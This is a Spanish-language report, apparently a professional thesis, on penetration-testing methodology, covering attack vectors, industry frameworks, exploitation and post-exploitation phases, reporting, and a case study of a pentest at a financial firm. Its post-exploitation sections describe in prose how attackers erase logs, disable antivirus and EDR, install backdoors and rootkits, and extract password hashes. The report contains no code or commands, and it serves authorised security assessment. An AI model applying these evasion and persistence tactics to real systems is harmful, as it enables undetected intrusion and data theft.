Un **vector de ataque** es una vía o mecanismo mediante el cual un atacante puede obtener acceso no autorizado, ejecutar código, extraer información o alterar el funcionamiento legítimo de un sistema. Este vector puede apoyarse en vulnerabilidades técnicas, configuraciones erróneas, debilidades humanas o incluso en procesos internos mal diseñados.

Durante una prueba de penetración, los vectores son identificados, clasificados y priorizados de acuerdo a su viabilidad práctica y al impacto potencial que su explotación pueda tener en el entorno evaluado.

Los vectores de ataque se pueden clasificar en:

- **Externos:** se originan desde Internet y atacan servicios públicos como portales web, APIs, VPNs o servidores expuestos.
- **Internos:** se ejecutan desde dentro de la red o tras haber comprometido credenciales válidas (movimiento lateral, explotación de recursos internos).
- **Humanos:** explotan factores sociales o psicológicos, como el phishing, pretexting o ingeniería social directa.
- **Combinados:** integran varias técnicas encadenadas, por ejemplo, explotación de una API pública seguida de escalamiento interno o exfiltración por canales laterales.

5.2.3.2 Metodologías aplicadas en el análisis de vectores de una prueba de penetración

El análisis técnico de vectores no se realiza de manera aislada, sino que se apoya en marcos metodológicos reconocidos a nivel internacional. Cada marco aporta valor en distintas etapas del proceso de pruebas, ya sea en el descubrimiento de vectores, la explotación controlada o la trazabilidad de hallazgos.

OWASP (Open Worldwide Application Security Project)

OWASP proporciona un conjunto de guías, estándares y controles para el análisis de seguridad en aplicaciones web, móviles y APIs. En el contexto del análisis de vectores, se utiliza principalmente para:

- Identificar vectores relacionados con vulnerabilidades en aplicaciones, como inyecciones, control de acceso y malas prácticas en autenticación.
- Guiar la validación técnica de estos vectores mediante herramientas, pruebas manuales y explotación controlada.

OWASP aporta herramientas clave como:

- **OWASP Top 10:** lista de los riesgos más comunes en aplicaciones web.
- **Guías de prueba para APIs:** ayudan a identificar vectores en servicios REST o GraphQL.

- **Cheat Sheets y Testing Guides:** documentos prácticos para validación técnica.

PTES, OSSTMM y NIST SP 800-115

Estos marcos estructuran la ejecución de pruebas de penetración a nivel de red, infraestructura y sistemas operativos. Permiten establecer fases coherentes, asegurar la trazabilidad técnica del **proceso y organizar la documentación** de vectores. Se consideran metodologías **estructuradas** porque definen formalmente cada etapa del proceso (desde la planificación y recolección hasta la explotación y el reporte), estandarizan las técnicas utilizadas, y permiten que los hallazgos sean reproducibles, comparables y alineados con exigencias normativas. Además, favorecen la integración con políticas de seguridad organizacionales y facilitan la generación de evidencia técnica ante auditorías.

Antes de presentar los puntos clave, es importante señalar que estas metodologías se centran más en la organización y ejecución de pruebas que en la descripción de amenazas específicas. Se aplican especialmente en entornos empresariales, industriales o de cumplimiento regulatorio. A continuación, se presentan algunos de los aportes que se exige durante la documentación de esta fase:

- **PTES (Penetration Testing Execution Standard):**
  - Define un flujo técnico de pruebas desde la recolección inicial hasta la explotación.
  - Detalla la explotación de vectores paso a paso.
  - Muy útil en entornos donde se requiere trazabilidad y repetibilidad.
- **OSSTMM (Open Source Security Testing Methodology Manual):**
  - Introduce una medición cuantitativa de la seguridad.
  - Clasifica los vectores según canales de interacción (físico, lógico, humano, etc.).
  - Ideal para entornos mixtos o con componentes no digitales.
- **NIST SP 800-115:**
  - Proporciona una guía oficial de pruebas técnicas para instituciones sujetas a regulaciones.
  - Define tipos de pruebas (reconocimiento, escaneo, explotación).

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge)

El marco **MITRE ATT&CK** se emplea en este informe como una **base de referencia para mapear técnicas reales de ataque** ya observadas en incidentes o amenazas persistentes. Aunque puede apoyar fases de explotación durante pruebas avanzadas, se aplica principalmente cuando se detecta evidencia de que el entorno ya ha sido comprometido.

Antes de listar sus usos clave, es importante destacar que ATT&CK se orienta a la descripción del comportamiento del atacante, no a la identificación de vulnerabilidades, por lo tanto, su uso es más relevante en entornos con indicios de actividad maliciosa. A continuación, se describe las aplicaciones concretas en esta fase:

- **Análisis de explotación real**: Si durante la prueba se identifican trazas de actividad hostil (comandos ejecutados, malware presente, conexiones externas inusuales), se mapean con MITRE para:
    - Determinar **tácticas**: como ejecución, persistencia, evasión, exfiltración.
    - Identificar **técnicas** empleadas (por ejemplo, T1059.003 - ejecución vía PowerShell).
    - Estimar el nivel de sofisticación del atacante.
- **Apoyo a simulación de vectores críticos**: Cuando se simulan rutas completas de explotación, se puede emplear ATT&CK como marco para validar si las acciones reproducen técnicas utilizadas por actores conocidos.
- **Informe y trazabilidad**: Facilita la documentación para equipos de respuesta (CSIRT), analistas SOC o sistemas de monitoreo (SIEM, EDR), asegurando que los hallazgos se comuniquen en un lenguaje técnico universal.

Estos marcos estructuran la ejecución de pruebas de penetración a nivel de red, infraestructura y sistemas operativos. Permiten establecer fases coherentes, asegurar la trazabilidad técnica del proceso y organizar la documentación de vectores. Se consideran metodologías **estructuradas** porque definen con claridad las etapas a seguir (planificación, recolección, análisis, explotación, reporte), formalizan el uso de herramientas y técnicas, y permiten alinear los hallazgos con normas de cumplimiento. Esto facilita la consistencia técnica, la repetibilidad de las pruebas y la producción de evidencia ante auditorías.

Es importante señalar que estas metodologías se centran más en la ejecución organizada de prueba de penetración que en la descripción específica de amenazas. Se aplican especialmente en entornos corporativos, industriales o donde existan requisitos normativos como PCI-DSS, ISO 27001, entre otros.

5.2.3.3 Aplicación práctica

A continuación, se presenta un ejemplo práctico donde se visualiza el uso combinado de estas metodologías en una prueba de penetración y podría ser el siguiente:

Supongamos que una organización desea evaluar sus vectores de ataque en una red segmentada que contiene:

- Una aplicación web expuesta al público,
- Servidores internos que contienen datos sensibles,
- Controles requeridos por PCI-DSS.

En este escenario, se aplicarían las metodologías de la siguiente manera:

- **PTES estructurará toda la ejecución de la prueba de penetración:** Desde la recolección de información sobre la infraestructura expuesta (IP públicas, subdominios, banners), hasta la explotación técnica de vectores detectados (por ejemplo, servicios vulnerables en el puerto 445). También guía las fases posteriores, como escalación de privilegios o extracción de datos simulada.
- **OSSTMM** se aplicaría para analizar los distintos canales (lógicos, físicos, humanos) desde un enfoque de control y exposición. Por ejemplo, podría evaluar el aislamiento real entre la zona PCI-DSS y otros segmentos de red, o si existen vectores de ataque físicos (como puertos abiertos en equipos accesibles).
- **NIST SP 800-115** aportaría una clasificación clara de técnicas y serviría como base documental para cumplir con controles específicos de PCI-DSS, como el 11.3. Por ejemplo, permitiría evidenciar que se realizaron pruebas internas, externas y posteriores a cambios significativos, conforme a las categorías exigidas por la norma.
- **OWASP** se aplicaría específicamente al análisis de la aplicación web. A través del OWASP Top 10 y guías para API Testing, se identificarían vectores a nivel de aplicación, como inyecciones SQL, XSS o malas prácticas de autenticación. Este marco es esencial para encontrar vectores dentro de la capa lógica del software.
- **MITRE ATT&CK**, en cambio, no necesariamente se usa para buscar vulnerabilidades, sino cuando se detecta evidencia de actividad maliciosa o acceso no autorizado. Si, por ejemplo, durante la prueba se encuentra un script sospechoso o una shell persistente, se puede mapear contra MITRE para determinar la táctica (ej. persistencia), la técnica (ej. T1059 – ejecución de comandos) y estimar el nivel del atacante.

5.2.4. Ataque y explotación

La fase de Ataque y Explotación constituye un punto crítico dentro de la evaluación de seguridad ofensiva. Una vez identificadas las vulnerabilidades y analizados los vectores de ataque, se procede a ejecutar pruebas controladas con el objetivo de validar la factibilidad técnica de explotación y estimar el impacto real sobre los activos evaluados.

Este proceso simula condiciones cercanas a un ataque real, utilizando técnicas avanzadas que permiten demostrar hasta qué punto un atacante podría comprometer la confidencialidad, integridad o disponibilidad de los sistemas. Además de validar hallazgos, esta fase permite descubrir rutas de explotación no evidentes durante las fases anteriores, especialmente cuando se encadenan múltiples vulnerabilidades.

El propósito de esta etapa no es solo evidenciar fallos, sino ofrecer al cliente una comprensión clara y verificable del riesgo asociado, destacando la importancia de implementar controles de seguridad efectivos, medidas de contención y mecanismos de detección temprana. A continuación, se describen algunas de las actividades comúnmente realizadas en esta fase:

- **Ejecución de Pruebas de Concepto (PoC):** Se validan las vulnerabilidades encontradas y se muestra su impacto en un entorno controlado. Los ataques simulados usan técnicas que un atacante podría aplicar, como inyección SQL,

Cross-Site Scripting (XSS) o explotación de configuraciones erróneas en servidores o aplicaciones. Estas pruebas son no destructivas, pero ilustran claramente el potencial daño. Por ejemplo, en una vulnerabilidad de escalación de privilegios, se demuestra cómo un atacante podría acceder a áreas privilegiadas del sistema.

- **Explotación Controlada y Pruebas Avanzadas**: Se evalúa hasta qué punto una vulnerabilidad permite el acceso a sistemas o datos críticos. Se realizan ataques que replican métodos de atacantes avanzados, tales como:

    - Explotación de bases de datos mediante consultas controladas para verificar acceso sin comprometer información sensible.
    - Pruebas de pivote para comprobar si un sistema comprometido puede usarse para atacar otros recursos de la red.
    - Análisis de tráfico y sesiones para detectar posible interceptación o manipulación de datos en tránsito.
    - Evaluación de persistencia para determinar si un atacante puede mantener acceso tras el compromiso inicial.

- **Pruebas de Resiliencia ante Ataques Combinados**: Se simulan ataques que mezclan varias técnicas para medir la respuesta ante amenazas complejas. Por ejemplo, la combinación de escalación de privilegios con ataques de fuerza bruta a credenciales. Esta actividad incluye:

    - Simulaciones de ataques de phishing, tanto desde el interior como desde el exterior de la organización, para medir la efectividad de los controles frente a intentos de ingeniería social.
    - Intentos combinados de explotación de credenciales y ataques de red para determinar el riesgo de acceso mediante cuentas con permisos limitados.
    - Pruebas de evasión que verifican si los controles detectan actividades sospechosas, como intentos de extraer datos usando técnicas ocultas.

Valor Agregado:

En esta fase, el cliente obtiene una visión integral que incluye el impacto potencial de las vulnerabilidades y su nivel de explotación, con beneficios como:

- Entendimiento del Impacto Real: La explotación controlada muestra de forma clara cómo un atacante podría actuar dentro del sistema, entregando una evaluación precisa del riesgo.
- Simulación de Escenarios Avanzados: La combinación de técnicas refleja situaciones complejas, similares a las que enfrentan atacantes expertos.
- Orientación para Medidas Preventivas: La información obtenida permite al cliente priorizar parches y fortalecer controles de seguridad de manera efectiva.

5.2.5. Punto Adicional: Creación de Scripts Personalizados para Explotación

En situaciones donde las herramientas comerciales no cubren los requerimientos del entorno o cuando las pruebas necesitan ajustes específicos, se desarrollan scripts

personalizados. Estos permiten simular ataques adaptados a las características del sistema evaluado.

Actividades:

Durante la ejecución de pruebas con herramientas personalizadas, se llevan a cabo acciones específicas diseñadas para maximizar la eficacia del análisis y adaptarse a entornos complejos:

- **Desarrollo de Scripts Específicos:** Se crean herramientas personalizadas para probar vulnerabilidades concretas, como inyecciones en API o fallos de autorización en aplicaciones desarrolladas a medida.
- **Automatización de Pruebas Complejas:** Se automatizan pruebas repetitivas o sobre múltiples endpoints para mejorar la cobertura y reducir el tiempo de análisis.
- **Pruebas de Evasión y Ofuscación:** Se construyen scripts que implementan técnicas de evasión (manipulación de cabeceras, encoding, uso de proxies) para verificar si los controles de seguridad detectan comportamientos anómalos.

Valor Agregado:

El uso de herramientas personalizadas no solo optimiza la profundidad del análisis, sino que ofrece ventajas concretas en términos de calidad técnica y adaptabilidad del servicio:

- **Adaptación a Entornos Reales:** Las pruebas se ajustan a las condiciones y configuraciones reales del cliente.
- **Cobertura Precisa:** La automatización asegura una revisión completa de todos los vectores relevantes.
- **Transparencia Técnica:** Los scripts se documentan y entregan como parte del entregable técnico para revisión y seguimiento.

5.2.6. Post-explotación

Fase de Post-Explotación

Esta fase evalúa las consecuencias de un compromiso exitoso, analizando hasta qué punto un atacante podría mantener acceso, exfiltrar información y afectar la integridad operativa del entorno. Su objetivo es identificar áreas críticas que requieren refuerzo y mejorar la capacidad de respuesta ante amenazas persistentes.

Actividades:

Una vez validado un acceso no autorizado, se ejecutan pruebas que permiten dimensionar el impacto real del compromiso, así como la capacidad del sistema para resistir ataques sostenidos o en profundidad. Las siguientes acciones permiten modelar escenarios avanzados y anticipar riesgos operativos y estratégicos:

- **Evaluación de Persistencia**: Se prueban técnicas para mantener el acceso tras un compromiso inicial, como creación de cuentas ocultas, cambios en políticas de seguridad o modificaciones en archivos de configuración. Esto permite verificar si el entorno es vulnerable a accesos sostenidos.
- **Extracción de Información Sensible**: Se identifican y documentan datos sensibles accesibles tras una intrusión (credenciales, información financiera, datos regulados). Permite evaluar el alcance de la exposición de datos y definir acciones prioritarias de contención y resguardo.
- **Impacto en Servicios Críticos**: Se simulan alteraciones controladas en servicios o configuraciones para evaluar el efecto de un atacante sobre la continuidad operativa (borrado de archivos, interrupción de aplicaciones, cambios de red). El objetivo es identificar debilidades en la resiliencia del entorno.
- **Simulación de Movimientos Laterales**: Se evalúa la capacidad de un atacante para expandir su acceso dentro de la red, utilizando credenciales obtenidas o explotación de servicios internos. Se validan posibles rutas hacia otros sistemas críticos.
- **Reportes Técnicos de Post-Explotación**: Se genera documentación detallada sobre las pruebas de persistencia, los vectores de exfiltración identificados y los datos comprometidos. Facilita la toma de decisiones para implementar medidas correctivas y fortalecer la postura de seguridad.

5.2.7. Estrategias para la post-explotación en Ciberseguridad

En esta etapa del proceso de pruebas de penetración, tanto evaluadores como actores maliciosos buscan consolidar y ampliar su control sobre el sistema comprometido. La finalidad es obtener una comprensión detallada del entorno interno, identificar activos críticos, evaluar la exposición de datos sensibles y explorar rutas para escalamiento de privilegios y persistencia. Esta fase no solo permite dimensionar el impacto real de una intrusión, sino que también contribuye a identificar brechas de seguridad que deben ser priorizadas para su mitigación.

Tras una intrusión exitosa, esta etapa se enfoca en analizar el entorno comprometido con mayor profundidad. El objetivo es identificar elementos internos críticos, evaluar la exposición de datos y detectar posibles rutas de escalamiento o persistencia. A continuación, se describen las acciones clave que permiten llevar a cabo este análisis detallado:

Recolección de Información Interna

Esta subfase tiene como propósito mapear a detalle el entorno interno del sistema comprometido. Permite identificar configuraciones vulnerables, software en uso, credenciales disponibles y otros elementos que puedan facilitar acciones posteriores.

De acuerdo con el blog **Hacker (2011),** algunos de los aspectos clave que deben ser identificados son los siguientes:

- **Sistema Operativo y Nivel de Parches**: Determinar la versión del sistema operativo y el estado de sus actualizaciones de seguridad. Esto ayuda a reconocer

debilidades previamente documentadas que podrían ser aprovechadas para comprometer el sistema.
- **Características de Hardware y Virtualización**: Detectar si el entorno es físico o virtual, y conocer las capacidades del hardware, lo cual puede influir en técnicas específicas de evasión o persistencia.
- **Usuarios y Sesiones Activas**: Enumerar cuentas de usuario y detectar sesiones activas en el sistema. Esta información ayuda a identificar vectores de escalamiento y suplantación.
- **Procesos en Ejecución**: Inspeccionar los procesos activos para localizar servicios vulnerables o mal configurados.
- **Programas Instalados y Frecuencia de Uso**: Identificar software potencialmente vulnerable y determinar su relevancia para el entorno comprometido.
- **Tiempos de Actividad/Inactividad**: Estudiar patrones de uso del sistema para detectar ventanas de oportunidad que reduzcan la probabilidad de detección.
- **Archivos de Configuración**: Analizar configuraciones del sistema en busca de credenciales en texto plano, accesos preconfigurados o servicios innecesarios.
- **Variables de Entorno**: Revisar las variables activas que puedan influir en el comportamiento del sistema o contener información sensible.
- **Hashes de Contraseñas**: Extraer hashes almacenados para intentar su descifrado mediante técnicas de fuerza bruta u otras estrategias.
- **Directorios y Recursos Compartidos**: Identificar accesos a otros sistemas o recursos compartidos que puedan ser utilizados para movimientos laterales.
- **Software de Seguridad y Archivos de Log**: Detectar herramientas de protección activas y analizar los registros para conocer configuraciones de seguridad actuales o posibles errores de implementación.

Escalada de Privilegios

Una vez dentro del sistema, es común que el acceso inicial esté limitado por privilegios reducidos. La escalada de privilegios tiene como objetivo obtener control total sobre el sistema comprometido:

- **Identificación de Usuarios con Privilegios Elevados**: Determinar qué cuentas tienen permisos administrativos o acceso extendido.
- **Técnicas de Escalamiento**: Utilizar técnicas como el secuestro de DLL, la explotación de permisos inadecuados en archivos o el uso indebido de binarios con privilegios especiales (SUID/SGID en sistemas Unix) para aumentar los niveles de acceso.
- **Obtención de Acceso Total**: Adquirir credenciales o acceso directo a cuentas con privilegios absolutos (como root o Administrador), con el fin de ejecutar cualquier acción sin restricciones.

Eliminación de Evidencias y Evasión

Esta fase simula las acciones de un atacante para ocultar su presencia en el sistema, dificultando la detección y respuesta, como son:

- **Identificación y Eliminación de Logs**: Identificar los registros de eventos y proceder a su eliminación o alteración para dificultar cualquier análisis forense.

- **Detención de Software de Monitoreo**: Finalizar procesos de antivirus, EDR o herramientas de logging que puedan alertar sobre la actividad.
- **Persistencia de Cambios**: Evitar la restauración de servicios o archivos mediante la modificación de tareas programadas, políticas del sistema o servicios en segundo plano.

Recolección de Datos Adicionales y Control Continuo

Una vez obtenido acceso privilegiado y sin dejar rastros evidentes, se procede a la etapa de recolección detallada de información y ejecución de scripts especializados:

- **Extracción Detallada de Información**: Recopilar contraseñas, configuraciones sensibles, inventarios de sistemas, y datos críticos almacenados.
- **Ejecución de Cargas Maliciosas**: Implantar herramientas o comandos diseñados para persistencia, exfiltración o control remoto.
- **Descifrado de Información**: Analizar y descifrar contraseñas, bases de datos u otros datos cifrados para ampliar el conocimiento del entorno.
- **Detección de Archivos Sensibles**: Identificar documentos estratégicos o confidenciales que representen valor para el atacante.

Establecimiento de Persistencia Avanzada

Se establecen mecanismos de persistencia sofisticados que permiten conservar el acceso prolongado sin ser detectados fácilmente:

- **Instalación de Puertas Traseras**: Crear accesos alternativos al sistema mediante scripts, usuarios ocultos o servicios personalizados.
- **Uso de Rootkits**: Modificar el sistema operativo para ocultar procesos, archivos o conexiones. Estos componentes suelen integrarse a bajo nivel y evadir detecciones comunes.
- **Resistencia a Reinicios y Actualizaciones**: Configurar tareas que aseguren la reinicialización automática de puertas traseras tras un reinicio del sistema o una actualización.
- **Evasión y Anti-Forense**: Aplicar técnicas para eliminar trazas, alterar marcas de tiempo o deshabilitar herramientas forenses, dificultando el análisis posterior.

5.3. Presentación

La fase de presentación es clave para cerrar correctamente la prueba de penetración. Como se muestra en la Figura 5, es el momento en que se entregan los hallazgos, evidencias y recomendaciones al cliente de forma estructurada y comprensible. Hacer bien esta parte es importante porque permite al cliente entender con claridad el estado real de su seguridad, tomar decisiones informadas y prepararse mejor para cumplir con normativas o auditorías externas.




Figura 5: Presentación

5.3.1. Validación de los hallazgos.

Cada hallazgo es revisado y comprobado para asegurar su legitimidad. Esta validación evita falsos positivos y refuerza la confianza del cliente en los resultados del análisis.

5.3.2. Clasificación y Organización de Evidencias.

Las evidencias se documentan y ordenan según su criticidad. Esto permite al cliente priorizar acciones y facilita el cumplimiento de requisitos regulatorios, al contar con respaldo técnico claro para cada vulnerabilidad.

5.3.3. Generación del Reporte de Auditoría.

El reporte resume la metodología, hallazgos y recomendaciones. Se estructura de forma profesional, alineado con normas como PCI DSS, ISO/IEC 27001 y LFPDPPP, facilitando su uso en procesos de cumplimiento o auditoría externa.

5.3.4. Presentación de hallazgos.

Los resultados se exponen en una sesión o documento técnico, donde se explican las vulnerabilidades y las medidas correctivas. Esto permite al cliente entender claramente los riesgos y tomar decisiones informadas.

5.3.5. Plan de Remediación y Seguimiento

Se propone un plan con plazos y acciones sugeridas para abordar cada hallazgo. En caso necesario, se ofrece apoyo posterior para validar correcciones y realizar pruebas de verificación.

Esta fase garantiza que el cliente no solo reciba información técnica, sino también un plan claro de acción que le permita mejorar su postura de seguridad de forma práctica y medible.

5.4. Valor Estratégico de la Ejecución de la Prueba de Penetración (Visión General)

La ejecución rigurosa de una prueba de penetración no solo representa una buena práctica técnica, sino que se ha consolidado como un **componente estratégico clave en la gestión integral de ciberseguridad**. Su impacto trasciende la detección de vulnerabilidades, ya que permite obtener una visión realista del riesgo, identificar debilidades en procesos y validar la efectividad de los controles actuales bajo condiciones operativas reales.

En contextos altamente regulados —como el financiero, de salud, telecomunicaciones o servicios críticos— este tipo de evaluación se vuelve fundamental para **demostrar cumplimiento ante entes reguladores, auditores y certificadores internacionales**, así como para construir una cultura de mejora continua en seguridad.

El valor estratégico de una ejecución rigurosa se puede observar en diversos niveles:

- **Fortalecimiento de la postura de seguridad**: Al aplicar técnicas de ataque reales y simular comportamientos de amenazas avanzadas, se identifican debilidades técnicas y organizativas que difícilmente pueden ser detectadas por soluciones automatizadas.
- **Cumplimiento normativo y certificación**: Una prueba bien documentada y metodológicamente sólida aporta evidencia clave para auditorías de estándares como PCI DSS, ISO 27001, SOC 2, entre otros, al validar la eficacia de los controles y demostrar un enfoque proactivo hacia la seguridad.
- **Mejora de la resiliencia operativa**: Las pruebas permiten identificar vectores de ataque que podrían afectar la continuidad del negocio, la disponibilidad de servicios críticos o la integridad de datos, generando insumos concretos para planes de contingencia y recuperación.
- **Optimización de recursos de seguridad**: Al priorizar vulnerabilidades reales y contextualizadas —basadas en su explotabilidad y el impacto sobre activos específicos—, se facilita una asignación de recursos eficiente, evitando inversiones innecesarias en controles que no mitiguen riesgos significativos.
- **Confianza institucional y reputación**: La capacidad de enfrentar pruebas de penetración, demostrar transparencia ante hallazgos y ejecutar remediaciones efectivas genera confianza en clientes, inversionistas y socios estratégicos.

En suma, una ejecución rigurosa de pruebas de penetración no es un ejercicio aislado ni meramente técnico, sino una **herramienta estratégica** que permite a las organizaciones transformar la seguridad en un facilitador del negocio, generando valor tangible en términos de cumplimiento, resiliencia y ventaja competitiva.

6. Resultados: Casos de estudio

Este caso representa una implementación de la metodología para una prueba de penetración que se detalla en este informe. Participé directamente en todas las fases del proceso: desde la planeación inicial, pasando por la ejecución de las pruebas y el acompañamiento técnico en la remediación, hasta la colaboración activa con el equipo del cliente hasta lograr el cumplimiento de los requisitos necesarios ante certificaciones y auditorías regulatorias. A continuación, se describe el contexto y los resultados de esta experiencia real.

6.1. Contexto del Proyecto

EjemploCorp, entidad del sector financiero, convocó una licitación para contratar servicios especializados en seguridad ofensiva, verificación de cumplimiento normativo (incluyendo PCI-DSS), soporte al SOC y análisis forense. La consultora SecureCorp, que representé, fue seleccionada como proveedor principal.

Aunque el cliente había adquirido nuevos equipos de seguridad perimetral y soluciones comerciales, la mayoría de estos se encontraban instalados con configuraciones por defecto y sin una política clara de endurecimiento. Por ejemplo, se detectaron accesos a entornos como vSphere con usuarios y contraseñas por defecto, lo que exponía activos críticos. La protección estaba concentrada casi exclusivamente en soluciones antivirus y dispositivos perimetrales, sin controles internos robustos ni visibilidad efectiva de las actividades.

Además, las soluciones comerciales implementadas no ofrecían trazabilidad clara ni reportes accesibles sobre bloqueos o eventos internos, lo que dificultaba la detección oportuna de incidentes. Frente a esta situación, SecureCorp propuso un enfoque integral que no solo contemplaba la identificación de vulnerabilidades, sino también el acompañamiento técnico directo a los equipos del cliente para implementar remediaciones concretas.

Entre las acciones implementadas, se apoyó activamente en el fortalecimiento de la segmentación de red. Se identificaron **ausencias críticas de reglas de ruteo en el entorno de nube**, lo que permitía que **servidores no autorizados accedieran directamente a sistemas críticos**, contraviniendo los principios básicos de control de acceso por función o sensibilidad. Para subsanar esta situación, se definieron y aplicaron **reglas de ruteo más restrictivas**, asegurando que únicamente los segmentos autorizados pudieran comunicarse con los activos más sensibles.

Asimismo, en la **infraestructura física**, se detectó que no existía un control adecuado sobre accesos mediante protocolos como **RDP o HTTP hacia zonas clasificadas como críticas**, incluso cuando **EjemploCorp no había definido necesidad alguna para ese tipo de comunicaciones**. En respuesta, se diseñaron e implementaron reglas de firewall específicas para **bloquear accesos innecesarios y establecer un modelo de comunicación explícitamente permitido**. Estas medidas contribuyeron no solo a reducir la superficie de ataque, sino también a cumplir con los requisitos de segmentación definidos por la normativa PCI-DSS y mejorar la postura defensiva general del cliente.

6.1.1. Ejecución del Servicio

El servicio se ejecutó correctamente siguiendo un **plan de trabajo estructurado y alineado con metodologías como OWASP, OSSTMM y los requisitos de PCI-DSS**, lo que facilitó la trazabilidad del proceso y su validación ante auditorías externas y entidades reguladoras.

Durante las pruebas de penetración se simularon ataques reales sobre un entorno compuesto por una aplicación web crítica y una red interna segmentada. Un elemento diferenciador fue que **SecureCorp no solicitó colocar sus IPs en lista blanca**, aceptando trabajar en un entorno sin privilegios, lo cual aumentó el realismo y la validez técnica de los resultados.

6.1.2. Resultados Técnicos y Estratégicos

El valor estratégico obtenido en este caso de estudio se manifestó en resultados concretos y medibles, alineados con los objetivos y retos específicos de la entidad financiera evaluada:

- **Identificación efectiva y explotación de vulnerabilidades críticas:** Se comprometieron componentes clave de la aplicación y la red interna, revelando riesgos reales que podrían afectar la confidencialidad, integridad y disponibilidad de activos sensibles.
- **Colaboración directa para remediaciones técnicas:** A diferencia de enfoques tradicionales que solo reportan hallazgos, SecureCorp trabajó de la mano con los equipos técnicos del cliente para implementar soluciones concretas, tales como:
    - Endurecimiento y configuración avanzada de componentes críticos, incluyendo Web Application Firewall (WAF), bases de datos y servidores.
    - Eliminación de configuraciones por defecto y credenciales inseguras.
    - Correcta segmentación en la nube e infraestructura física.
    - Aplicación oportuna de actualizaciones de firmware y software.
- **Integración de herramientas open source complementarias:** Frente a limitaciones en visibilidad de soluciones perimetrales comerciales, se incorporaron herramientas de código abierto que permitieron:
    - Obtener registros internos más detallados y claros.
    - Monitoreo personalizado y en tiempo real.
    - Mejor correlación de eventos en el SOC, reduciendo dependencia de sistemas propietarios.
- **Pruebas de validación iterativas y continuas:** Se efectuaron múltiples ciclos de pruebas tras cada cambio o actualización, asegurando que las remediaciones implementadas cumplieran con los estándares regulatorios y certificadores aplicables.

Este proyecto evidenció no solo la capacidad técnica y adaptabilidad de SecureCorp, sino también su compromiso con la mejora continua del cliente, logrando:

- Presentar una propuesta financiera sólida y adecuada a las necesidades.
- Ejecutar el servicio conforme a estándares técnicos y regulatorios exigentes.
- Acompañar de manera cercana y proactiva al cliente durante la remediación.
- Fortalecer tangiblemente la postura de ciberseguridad de la entidad.
- Complementar eficazmente las soluciones existentes con herramientas y configuraciones efectivas, evitando la dependencia exclusiva de soluciones comerciales.

6.2. Planeación del Pentesting

Para este proyecto, la fase de planeación fue clave tanto por las restricciones del entorno como por el carácter competitivo del proceso de licitación. La prueba se diseñó para ejecutarse en condiciones cercanas a un escenario real, lo cual implicó aceptar desafíos técnicos y operativos relevantes.

Puntos clave del proyecto

A continuación, se detallan los aspectos fundamentales acordados durante la fase de planeación, los cuales definieron el enfoque técnico y estratégico del proyecto:

- **Definición del alcance y objetivos:** Desde el inicio se estableció un alcance preciso que incluyó:

    - Un aplicativo web alojado en la nube, accesible únicamente mediante su URL.
    - Un segmento de infraestructura interna con topología de anillo y accesible con vpn o en sitio.

El objetivo principal fue validar la existencia de vulnerabilidades reales que pudieran comprometer la seguridad de ambos componentes, con miras a fortalecer la postura de ciberseguridad de la entidad y facilitar su preparación para futuras certificaciones, aunque en esta fase **no se incluyó** una evaluación formal contra PCI-DSS.

- **Enfoque metodológico y tipo de evaluación:** La evaluación se llevó a cabo bajo un enfoque de **caja negra**, tanto para el aplicativo como para la infraestructura. Se aplicaron metodologías reconocidas:

    - **OWASP** para la evaluación del aplicativo web.
    - **OSSTMM** para el análisis técnico de la infraestructura.

Este enfoque permitió mantener una estructura metodológica sólida mientras se simulaban condiciones similares a las de un atacante externo sin información previa.

- **Condiciones operativas especiales y acuerdos con el cliente**

  Dado el contexto del proyecto y la sensibilidad del entorno evaluado, se acordaron ciertas condiciones operativas clave que permitieron ejecutar la prueba sin comprometer la estabilidad de los sistemas de producción:

  - SecureCorp aceptó realizar la prueba **sin inclusión de sus direcciones IP en listas blancas**, tanto en los firewalls perimetrales como internos, lo cual implicó restricciones reales por parte de los mecanismos de defensa de la organización.
  - Para minimizar impactos en ambientes productivos, se acordó realizar las pruebas en un **horario nocturno predefinido**, notificando al cliente al inicio y al cierre de cada jornada.
  - El cliente solicitó explícitamente el uso de **herramientas de escaneo reconocidas como Nessus**, con el objetivo de contar con un reporte formal, **aun cuando se advirtió que los resultados podrían ser limitados** debido a los bloqueos y filtros existentes en el entorno. Esta solicitud se cumplió, entregando un informe con los hallazgos obtenidos por dicha herramienta.
  - En cuanto al uso de **scripts personalizados o pruebas más agresivas**, se estableció que SecureCorp debía **notificar previamente** cualquier acción que pudiera comprometer la estabilidad del aplicativo o los sistemas, especialmente si implicaban posibles denegaciones de servicio.

- **Preparación recursos:** Se acordó el uso de Nessus, Nmap y Burp Suite, ajustándolas al entorno de ejecución y las restricciones definidas. La preparación también contempló la capacidad de adaptación o realización de scripts para los hallazgos en tiempo real, privilegiando la estabilidad y disponibilidad del entorno operativo.

6.3. Ejecución

